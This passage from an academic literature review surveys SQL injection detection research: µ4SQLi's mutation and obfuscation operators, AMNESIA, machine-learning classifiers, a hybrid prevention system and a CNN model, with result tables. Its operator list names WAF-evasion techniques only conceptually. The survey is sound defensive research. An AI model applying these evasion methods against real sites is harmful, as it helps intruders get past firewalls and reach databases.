MO_and	Adds an AND-clause to the input
MO_semi	Adds a semicolon followed by an additional SQL statement
	Syntax-Repairing Operators
MO_par	Appends a parenthesis to a valid input
MO_cmt	Adds a comment command (-- or #) to an input
MO_qot	Adds a single or double quote to an input
	Obfuscation Operators
MO_wsp	Changes the encoding of whitespaces
MO_chr	Changes the encoding of a character literal enclosed in quotes
MO_html	Changes the encoding of an input to HTML entity encoding
MO_per	Changes the encoding of an input to percentage encoding
MO_bool	Rewrites a boolean expression while preserving it's truth value
MO_keyw	Obfuscates SQL keywords by randomising the capitalisation and inserting comments

Strength

The µ4SQLi can detect SQLI accurately using the black-box automatic testing method, as it can generate new SQL queries containing new attack patterns. Therefore, it could increase the accuracy of detecting the SQLI attack as the latest attack pattern's data could be used to train and improve the accuracy of the machine learning algorithm. The T and Te % of Std and µ4SQLi on two open-source systems, HotelRS and SugarCRM, are shown in Tables 2.3 and 2.4 in two distinct configurations, with and without the presence of WAF. T is the total number of test cases that the database proxy flags as producing SQL queries. Te is the total number of tests that can result in SQL statements that are marked and can be executed.

Table 2.3: Results of Std and µ4SQLi on open-source systems when no WAF is enabled [19].

Subject	**Parameter**	**Std**		**μ4SQLi**	
		$\%T$	$\%T_e$	$\%T$ (avg)	$\%T_e$ (avg)
HotelRS	country	12.41	5.84	40.62	21.80
	arrDate	35.04	9.49	42.05	12.50
	depDate	35.04	9.49	42.96	12.03
	name	35.04	9.49	43.36	12.91
	address	35.04	9.49	39.81	11.00
	email	35.04	9.49	41.73	11.24
SugarCRM	value	37.23	0.0	41.48	22.51
	ass_user_id	32.85	8.03	42.49	13.91
	query1	32.85	3.65	9.82	0.30
	query2	54.74	5.84	81.72	33.45
	order_by	59.85	10.95	85.98	33.55
	rel_mod_qry	47.45	2.92	49.79	0.00

Table 2.4: Results of Std and µ4SQLi on the open-source systems when WAF is enabled [19].

Subject	**Parameter**	**Std**		**μ4SQLi**	
		$\%T$	$\%T_e$	$\%T$ (avg)	$\%T_e$ (avg)
HotelRS	country	0.73	0.0	36.84	20.69
	arrDate	2.19	0.0	35.91	9.11
	depDate	5.84	0.0	36.59	11.42
	name	6.57	0.0	38.34	11.72
	address	7.30	0.0	39.67	9.64
	email	6.57	0.0	36.33	9.88
SugarCRM	value	2.19	0.0	37.42	20.48
	ass_user_id	5.11	0.0	29.35	6.89
	query1	0.73	0.0	8.97	0.20
	query2	3.65	0.0	76.56	31.43
	order_by	7.30	0.0	80.08	31.96
	rel_mod_qry	6.57	0.0	44.82	0.0

Besides that, µ4SQLi could also be used to detect numerous types of SQLI vulnerabilities, such as union-based SQLI, error-based SQLI, and inferential SQLI. Furthermore, µ4SQLi is also customizable. By defining the scan's depth and the types of vulnerabilities to look for, users may tailor the scan to focus on certain areas of concern. Additionally, µ4SQLi might fix the inputs to eliminate any potential syntax problems brought on due to the mutation operators in it.

Limitations

Although µ4SQLi has a lot of positive aspects, there are also a few limitations. Firstly, since µ4SQLi relies on human input to identify vulnerabilities, it might not be able to detect the SQLI vulnerabilities correctly if user input is restricted or limited. Besides, it will also be time-consuming and prone to human mistakes. Besides that, although µ4SQLi could detect possible SQLI vulnerabilities, it cannot be used to solve the SQLI, such as preventing and blocking the SQLI attack in real-time. Additionally, executing the µ4SQLi demands a lot of resources due to its high calculation cost. Therefore, high costs and more time are needed to maintain µ4SQLi.

Solutions

When a SQLI detection system depends on human input to discover vulnerabilities, it can be time-consuming and prone to human mistakes. In this case, machine learning algorithms may be trained to detect SQLI attacks based on data patterns without human intervention. This may be accomplished by training the algorithm using previous data and then applying it to new data to find potential vulnerabilities. Besides that, machine learning techniques may also be used to solve real-time issues as machine learning can recognize SQLI patterns in real-time. Besides that, machine learning could also forecast the possibility of SQLI attacks based on previous data. Moreover, if executing the SQLI detection system requires a lot of resources, SQLI detection may be offloaded to specialized hardware using hardware accelerators such as GPUs or FPGAs, as it can boost performance while also lowering the system's resource requirements [21]

2.1.3 AMNESIA: Analysis and Monitoring for NEutralizing SQL-Injection Attacks

(W. G. J Halfond and A. Orso 2005) has proposed the AMNESIA tool that is effective in detecting SQLI attacks. AMNESIA is built on previous work in model-based security and programme analysis. It also employs a combination of static and dynamic analysis techniques specially tailored to attack SQLI attacks [22]. Generally, there are two phases in amnesia, which the static phase and the dynamic phase. In the static phase, the AMNESIA technique first employs static programme analysis to analyze the application script and dynamically develop a model of the appropriate queries the application might generate. In the dynamic phase, it will then analyze all dynamically generated queries during execution and validates them for adherence with the statically generated model. Queries that disrupt the model are flagged as outlawed and blocked from running on the database. The notification about the blocked queries will then be sent to developers of applications and administrators.

AMNESIA is written in Java and comprises three modules using several current technologies and libraries: The analysis, instrumentation, and runtime-monitoring modules. The analysis module takes a Java web application as input and returns a list of hotspots as well as SQL query models for each hotspot. Besides that, the instrumentation module takes a Java web application and a list of hotspots produced by the analysis module as input and instruments, each with a call to runtime monitor. Next, the runtime monitoring module receives a query string and the identification number of the hotspot that created the query as input. It will then fetches the SQL query model for that hotspot and compares the query to the model. Figure 2.2 shows the detailed flow of AMNESIA architecture. In the static phase, the instrumentation module and the analysis module will take the web application input and produce an instrumented version of the program and SQL query model for each hotspot in the application. In the dynamic phase, the Runtime Monitoring Module will examine the dynamic queries as users interact with the web application. When a malicious query is discovered to be an attack, it is prevented and reported.




Figure 2.2: Detailed flow of AMNESIA architecture [22]


Generally, AMNSEIA consists of four main steps:

1) **Identify hotspots:** The application code is scanned to find the hotspots where the code issues various SQL queries to the underlying database.
2) **Build SQL-query models:** After identifying the hotspot location, a query model is constructed to describe all potential SQL queries that may be produced there. The transition labels in the SQL query model are non-deterministic finite automation and comprise SQL tokens such as delimiters and keywords.
3) **Instrument Application:** The web application is instrumented by calling a call to the monitor before making the actual request to the database. The web application monitoring process checks the query against an appropriate model using two parameters: a string and a unique identifier.
4) **Runtime monitoring:** The application executes easily after detecting the hotspot location during execution. Additionally, it compares the dynamically created queries to the SQL query framework, rejecting and reporting those that violate it.

Strengths

AMNESIA is a tool that could detect and prevent SQLI attacks with a very low runtime overhead and is almost negligible. For instance, the runtime overhead ranges from 10 to 40 milliseconds in the investigation [22]. Besides that, AMNESIA may be able to streamline the scanning process for discovering SQLI vulnerabilities within web applications, allowing security experts to spot possible security problems and solve them accordingly more quickly. Next, the automatic reporting tool in AMNESIA that could send the reports to the administrators on discovered vulnerabilities, including the type of vulnerability and its possible impact on the system, could assist the network administrator in prioritizing and patching the vulnerabilities. Furthermore, AMNESIA could also detect and prevent SQLI attacks with very high accuracy, as no legitimate inputs were flagged as SQLI attacks in the test. Table 2.5 displays the results of AMNSEIA's research on the detection of SQLI attacks using different attack sets.

Table 2.5: Results of AMNESIA's research on the detection of SQLI attacks using different attack sets [22].



Subject	*Unsuccessful*	*Successful*	*Detected*
Checkers	1195	248	248 (100%)
Office Talk	598	160	160 (100%)
Employee Directory	413	280	280 (100%)
Bookstore	1028	182	182 (100%)
Events	875	260	260 (100%)
Classifieds	823	200	200 (100%)
Portal	880	140	140 (100%)

Limitations

Although AMNESIA could produce a high accuracy in detecting SQLI attacks, it might result in many false negatives if some correct queries that replicate the SQL attack's structure are used. Besides that, AMNESIA requires several steps that use different tools, which could be challenging to configure and interpret correctly and might require a high level of technical expertise to configure. Besides that, AMNESIA could only detect several types of SQLI, such as tautology and union query [23].

Solutions

If any queries that replicate the SQL attack's structure are utilized, a SQLI detection system may provide a false negative. To solve this issue, a variety of SQLI detection techniques, including rule-driven and machine-learning approaches, can be implemented. By integrating different methodologies, the system can lower the likelihood of false negatives while increasing the accuracy of SQLI detection. Besides that, consolidating several tools required for AMNESIA into a single platform is one solution to the problem of complexity, and it requires several steps. This can help to streamline the process and eliminate the need for many phases and tools. To solve the problem of the detection of several types of SQLI, we could update AMNESIA to incorporate more SQLI types. This could be performed by modifying the system algorithms.

2.1.4 Detecting SQL injection attacks in cloud saas using machine learning

In this paper, (D. Tripathy et al. 2020) have proposed several machine learning models to detect SQLI attacks in cloud SaaS. The machine learning algorithms include AdaBoostClassifier, Stochastic gradient descent, Random Forest, Deep Learning using Artificial Neural Networks (ANN), Tensor-Flow’s Linear Classifier and BoostedTreesClassifier to detect SQLI attacks. The authors of this paper have created a dataset by compiling and integrating several smaller datasets. As illustrated in Figure 2.3, the approach for detecting SQLI is separated into six major ordered phases: problem definition, data collection and cleaning, feature engineering, model training, and evaluation.




Figure 2.3: The major phases to detect SQLI [24].

Following data gathering and cleansing, feature engineering takes place. Besides that, unique features such as length and byte distribution, read or write operation, SQL keywords, and nonprintable characters are constructed. Ten customized characteristics that might be useful are categorized. Figure 2.4 depicts the feature rank using Chi-square.




Figure 2.4: The ranking of the features using Chi-Square [24].

The length feature determines how long the input is. The feature Non-printable characters, such as tabs and null characters, do not represent a written sign. The number of punctuation characters in a payload that contains and is contained in the feature punctuation characters. The Minimum byte feature describes the minimum byte value of UTF-8 standards inside the input. A maximum byte feature, similar to the minimum byte, is created. The Mean byte and standard deviation byte features define the mean byte and standard deviation byte of the input payloads. Based on the SQL write keyword, the Read/Write functionality determines if an input payload is a read or write operation because writing operations are more important than reading ones. For example, if an attacker deletes an account table or alters user information in a banking application, it might cause a variety of problems for both users and service providers. The number of unique bytes in a payload is described as distinct bytes. The SQL-Keyword feature returns the number of SQL keywords included inside a payload. Figure 2.5 illustrates a principal component analysis visualization of malicious and non-malicious inputs. The chi-square measure is employed for feature assessment, which assesses the chi-square between each feature and the objective and picks the appropriate number of features with the best Chi-square scores.





Figure 2.5: Principal component analysis (PCA) visualization of the malicious and non-malicious input [24].

Strengths

The proposed machine learning models can quickly analyze massive amounts of data, making it ideal for dealing with a large volume of data and traffic in real-time. This allows the model to analyze and detect potential SQLI attacks on a huge number of requests in web applications in real-time. Besides that, the proposed machine learning models could also analyze web traffic in real-time, allowing faster detection of SQLI and preventing further damage to the database. Furthermore, the proposed machine learning could adapt to shifting attack patterns and improve over time. As a result, it will be suitable for web applications nowadays as new vulnerabilities and attacks could arise rapidly. Furthermore, the proposed machine learning models have a staggering level of accuracy in identifying SQLI attacks. Table 2.6 demonstrates the performance metrics of the proposed machine learning model on 108072 payloads. The random forest classifier defeated all other classifiers and attained an accuracy of 99.8%.

Table 2.6: Performance metrics of the proposed machine learning model [24].



Models	Accuracy	F1-Score	Precision	Recall	sensitivity	specificity
RandomForest	99.8%	0.999	0.999	0.999	0.986	0.999
TensorFlow BoostedTreeClassifier	99.6%	0.998	0.989	0.961	0.961	0.991
AdaBoostClassifier	99.5%	0.997	0.997	0.996	0.951	0.997
DecisionTree	99.5%	0.997	0.998	0.997	0.960	0.998
SGDClassifier	98.6%	0.992	0.988	0.997	0.951	0.997
Deep ANN	98.4%	0.873	0.934	0.820	0.820	0.995
TensorFlow Linearclassifier	97.8%	0.988	0.908	0.759	0.759	0.994

Limitations


The proposed machine learning models are considered superior in terms of performance. However, the proposed machine learning models may be quite complicated, making interpreting how the models make decisions challenging. It might make it difficult for security experts to understand why the query was highlighted as a possible SQLI breach, as no automatic reporting tool is available. Besides that, deploying the machine learning model for identifying SQLI attacks in web applications might result in performance overhead because the model must constantly be operating and analyzing traffic. This may impact the user experience and demand the deployment of additional resources to ensure the performance of the models.

Solutions

As the machine learning model is complicated to implement and use, we could include a system's clear and detailed documentation, which includes step-by-step instructions and examples. Besides that, creating a unique reporting tool that is tailored to the developer's or administrator's unique reporting needs could solve the issue of no automatic reporting tool for the machine learning model. Hence, a report will be automatically generated and sent to the system administrator if an SQLI attack is detected. Furthermore, the machine learning algorithms could also be tuned and optimized to reduce the required resources. We could also implement a more efficient machine learning algorithm to lower the number of resources needed.

2.1.5 Hybrid Approach to Detect SQLI Attacks and Evasion Techniques

(A. Makiou et al. 2014) has proposed a hybrid injection prevention system that uses two methods. The initial detection approach was based on pattern matching, which is the same as a signature-based detection system. The HTTP protocol is written in human-readable ASCII language. Headers employ text to characterize a client's (browser's) request or a server's response. An HTTP request typically begins with a GET or POST method, followed by the URL and protocol version. The remainder of the headers contain various pieces of information about the client, connection, content, and others. To differentiate each heading, \r\n is used to separate them. Figure 2.6 shows the example of the header of the HTTP request packet.



```
GET / HTTP/1.1\r\Host: makioutech.com\r\nUser-Agent:
Mozilla/5.0 (Windows NT 6.1; WOW64; rv:27.0) Gecko/
20100101 Firefox/27.0\r\nAccept: text/html,application/
xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\nAccept-
Language: fr,fr-fr;q=0.8,en-us;q=0.5,en;q=0.3\r\nAccept-
Encoding: gzip, deflate\r\nConnection: keep-alive\r\
nCookie: LivePersonID=-122160192574886r\n
```

Figure 2.6: The header of the raw HTTP request packet [25].

The dissection module proposed could be used to recognize the request components separated by \r\n characters. However, prior to beginning the dissection, it must first gather knowledge of security rules. Users are required to define security rules for the body and every header. The dissector will only extract and parse the headers involved in the inspection process since it is aware of them. The dissected URL string will be passed to the detection component and will be inspected. If the URL contains SQLI code, the detection component will reject the HTTP request. Figure 2.7 illustrates the architecture of the hybrid injection prevention system's detection component.





Figure 2.7: The architecture of the detection component of the hybrid injection prevention system [25].

Machine learning techniques were applied in the second detecting approach. To create this model, the authors gathered malicious code and trained the classifier on it by extracting characteristics characterizing the attack. The Naïve Bayesian machine learning classifier model is used in this case to determine the SQLI attack. The total cost ratio (TCR) was used to assess the machine learning classifier's performance.

Strength

The proposed Hybrid Injection Prevention System (HIPS) that employs a machine learning classifier and a pattern-matching inspection component could offer full coverage of possible SQLI threats and evasion tactics by combining several detection approaches. This reduces the possibility of false positives and negatives and will enhance the system's overall accuracy. Aside from that, the system might improve the analysis of HTTP streams and the maintenance of security rules. Hence, it could improve the system's performance and save a lot of time in maintaining the system. Furthermore, adopting the detection engine into the system could save the time of the expertise as it automatically rejects the HTTPS request sent to the web application if one security rule matches. Furthermore, if the system incorrectly identifies an SQLI attack as valid material, the false negative will not affect the system's overall performance. Table 2.7 shows that the false negative does not affect the system's overall performance when the number of SQLI attacks and legitimate request proportions increases.

Table 2.7: The TCR value based on different proportions of SQLI attack and legitimate request



Data (%) SQLi-Leg	λ Num	α (%)	False Pos.(%)	False Neg.(%)	TCR Value
80-20	1	50	4.6	0.6	15.38
66-34	1	50	2.0	0.3	28.57
50-50	1	50	3.0	0.5	14.29
80-20	2	66.67	6.0	0.5	8.16
66-34	2	66.67	2.0	0.3	15.38
50-50	2	66.67	3.0	0.5	7.69
80-20	5	83.33	5.6	0.4	3.39
66-34	5	83.33	2.9	0.3	6.45
50-50	5	83.33	4.0	0.6	3.23
80-20	9	90	5.8	0.6	1.90
66-34	9	90	4.0	0.3	3.54
50-50	9	90	5.0	0.5	1.82
80-20	99	99	6.6	0.4	0.18
66-34	99	99	4.0	0.3	0.34
50-50	99	99	5.0	0.4	0.17

Limitations

Although the proposed HIPS is a hybrid system, the hybrid system may be more difficult to deploy and maintain than a non-hybrid system. Hence, deploying and maintaining the system requires additional resources such as time, cost, and technical expertise. Besides that, a hybrid system might create performance overhead as the system must analyze the data from numerous detection methods. Hence, this can have an influence on the user experience and may necessitate the deployment of additional resources to ensure adequate performance.


Solutions

HIPS is challenging to deploy and maintain as the hybrid system is complex. In this case, cloud-based services, such as Microsoft Azure, can be used as they provide ready-made solutions that are simple to adopt and manage. These services also allow automated scaling and monitoring, making system management easier over time. Besides that, the system architecture of HIPS could be optimized by optimizing the algorithm used in the system to decrease the performance overhead.

2.1.6 A CNN-based Approach to the Detection of SQLI Attacks

In this literature, (Luo, A et al., 2019) have proposed a SQLI attack detection model based on CNN that leverages the high-dimensional aspects of SQLI behaviour to address the SQLI issue effectively. Mutual exclusive datasets from various aspects were gathered and divided into two parts: to train the CNN model and to compare the efficiency of the CNN model and the traditional method ModSecurity. Table 2.8 shows the composition of the experiment dataset.

Table 2.8: Composition of the experiment dataset [26]



	SQL Injection Payloads	Normal Payloads
Training Data	35393	34500
Test Data	1079	1074

Damn Vulnerable Web Application (DVWA) and SQLmap were used to carry out actual attacks to achieve a successful data dump from the database. Additionally, a web crawler was employed to simulate regular web access. The process of capturing network traffic was conducted using the tcpdump tool. Zeek's network analysis programme was employed to record network activities, specifically emphasizing HTTP sessions [27]. A bespoke Zeek script was utilized to extract and cleanse payload data for analysis. The payload traffic received by the victim host is used as input to construct the CNN network model after gathering and cleansing the traffic data. Figure 2.8 shows the CNN model built in this paper.




Figure 2.8: The CNN model built [26]

The model contains three convolutional layers, CONV1, CONV2, and CONV3, three pooling layers POOL1, POOL2, and POOL3, one full connectivity layer FC and one hidden layer HL.

